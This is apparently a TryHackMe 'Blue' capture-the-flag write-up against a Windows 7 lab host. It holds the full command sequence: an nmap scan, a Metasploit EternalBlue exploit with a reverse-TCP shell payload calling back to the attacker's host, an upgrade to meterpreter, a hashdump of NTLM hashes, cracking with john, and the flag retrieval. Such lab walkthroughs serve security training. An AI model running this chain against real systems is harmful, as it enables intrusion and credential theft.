

Blue CTF Write-Up:

Start with a simple nmap scan:




```
# Nmap 7.94SVN scan initiated Sun Apr 28 12:41:45 2024 as: nmap -sV -sC -oN nmap -p- 10.10.1.63
Nmap scan report for 10.10.1.63
Host is up (0.073s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Jon-PC
| Not valid before: 2024-04-27T09:39:10
|_Not valid after:  2024-10-27T09:39:10
|_ssl-date: 2024-04-28T09:45:56+00:00; -2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: JON-PC
|   NetBIOS_Domain_Name: JON-PC
|   NetBIOS_Computer_Name: JON-PC
|   DNS_Domain_Name: Jon-PC
|   DNS_Computer_Name: Jon-PC
|   Product_Version: 6.1.7601
|_  System_Time: 2024-04-28T09:45:51+00:00
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```



```
Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h14m10s, median: -2s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2024-04-28T04:45:51-05:00
| smb2-time:
|   date: 2024-04-28T09:45:51
|_  start_date: 2024-04-28T09:39:09
|_nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02:c0:a2:7a:4a:cb (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr 28 12:45:58 2024 -- 1 IP address (1 host up) scanned in 253.08 seconds
```


So from the nmap scan I discovered that the os of the target is a windows 7 , so I decided to check if the target machine is vulnerable to eternal-blue(ms17_010):

Msfconsole to get the Metasploit framework :




```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/blue]
└─# msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
[*] StarTing the Metasploit Framework console ... |
```

Search for eternal blue:




```
msf6 > search eternal
```



```
#  Name                                      Disclosure Date  Rank     Check  Description
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
Execution
2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Co
```


I chose the exploit of eternal blue (use 0) .

Set the options:



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.10.77.207
rhost => 10.10.77.207
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.8.41.134
lhost => 10.8.41.134
```


Exploit:



```
[+] 10.10.52.231:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.52.231:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.52.231:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```


After the exploit is don and I get the shell I wanted to upgrade the shell to meterpreter so I used the "shell_to_meterpreter" of Metasploit for this:

CTR+Z to background the session:




```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
```

Search for the shell_to_meterpreter module:




```
msf6 > search shell_to_meterpreter

Matching Modules
================

   #  Name
   -  ----
   0  post/multi/manage/shell_to_meterpreter
```

To use it all I need to set is the active session id (the session that I background before) :




```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                Information
  --  ----  ----                -----------
  1         shell x64/windows   Shell Banner: Microsoft Windows

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
```

Now run the module and get a meterpreter :



```
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/windows        Shell Banner: Microsoft
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JO

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```


Now that I have meterpreter on the target I used 'hashdump' to dump credentials from the system:



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

I try to crack the hashes using john :

Copied jon hash to a file called hash.txt and run john:



```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/blue]
└─# john --format=NT hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
alqfna22         (Jon)
1g 0:00:00:00 DONE (2024-04-30 18:24) 2.631g/s 26843Kp/s 26843Kc/s 26843KC/s alr19882006..alpusidi
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```


So I have jon credentials :

Jon:alqfna22


Finding the flags:

Flag1? *This flag can be found at the system root.*

So go to system root and found the first flag:




```
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-13 05:13:36 +0200  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 08:08:56 +0300  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-14 06:20:08 +0300  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-18 00:22:01 +0200  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-18 00:28:38 +0200  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-18 00:35:57 +0200  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-13 05:13:22 +0200  Recovery
040777/rwxrwxrwx  4096   dir   2019-03-18 00:35:55 +0200  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-13 05:13:28 +0200  Users
040777/rwxrwxrwx  16384  dir   2019-03-18 00:36:30 +0200  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 21:27:21 +0200  flag1.txt
000000/---------  0      fif   1970-01-01 02:00:00 +0200  hiberfil.sys
000000/---------  0      fif   1970-01-01 02:00:00 +0200  pagefile.sys
```




```
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > 
```

The flag2 hint is that it in the location that passwords are saved on windows , so it probbebly at the SAM database file location ;




```
meterpreter > pwd
C:\Windows\system32\config
meterpreter > ls
Listing: C:\Windows\system32\config
===================================
```



```
100666/rw-rw-rw-  34    fil  2019-03-17 21:32:48 +0200  flag2.txt
040777/rwxrwxrwx  4096  dir  2010-11-21 04:41:37 +0200  systemprofile

meterpreter > cat flag2.txt
flag{sam_database_elevated_access}meterpreter > 
```

The third flag hind is that the admin documents is important so lets check Jon documents:



```
meterpreter > ls
Listing: C:\users\jon\documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-13 05:13:31 +0200  My Music
040777/rwxrwxrwx  0     dir   2018-12-13 05:13:31 +0200  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-13 05:13:31 +0200  My Videos
100666/rw-rw-rw-  402   fil   2018-12-13 05:13:48 +0200  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 21:26:36 +0200  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > 
```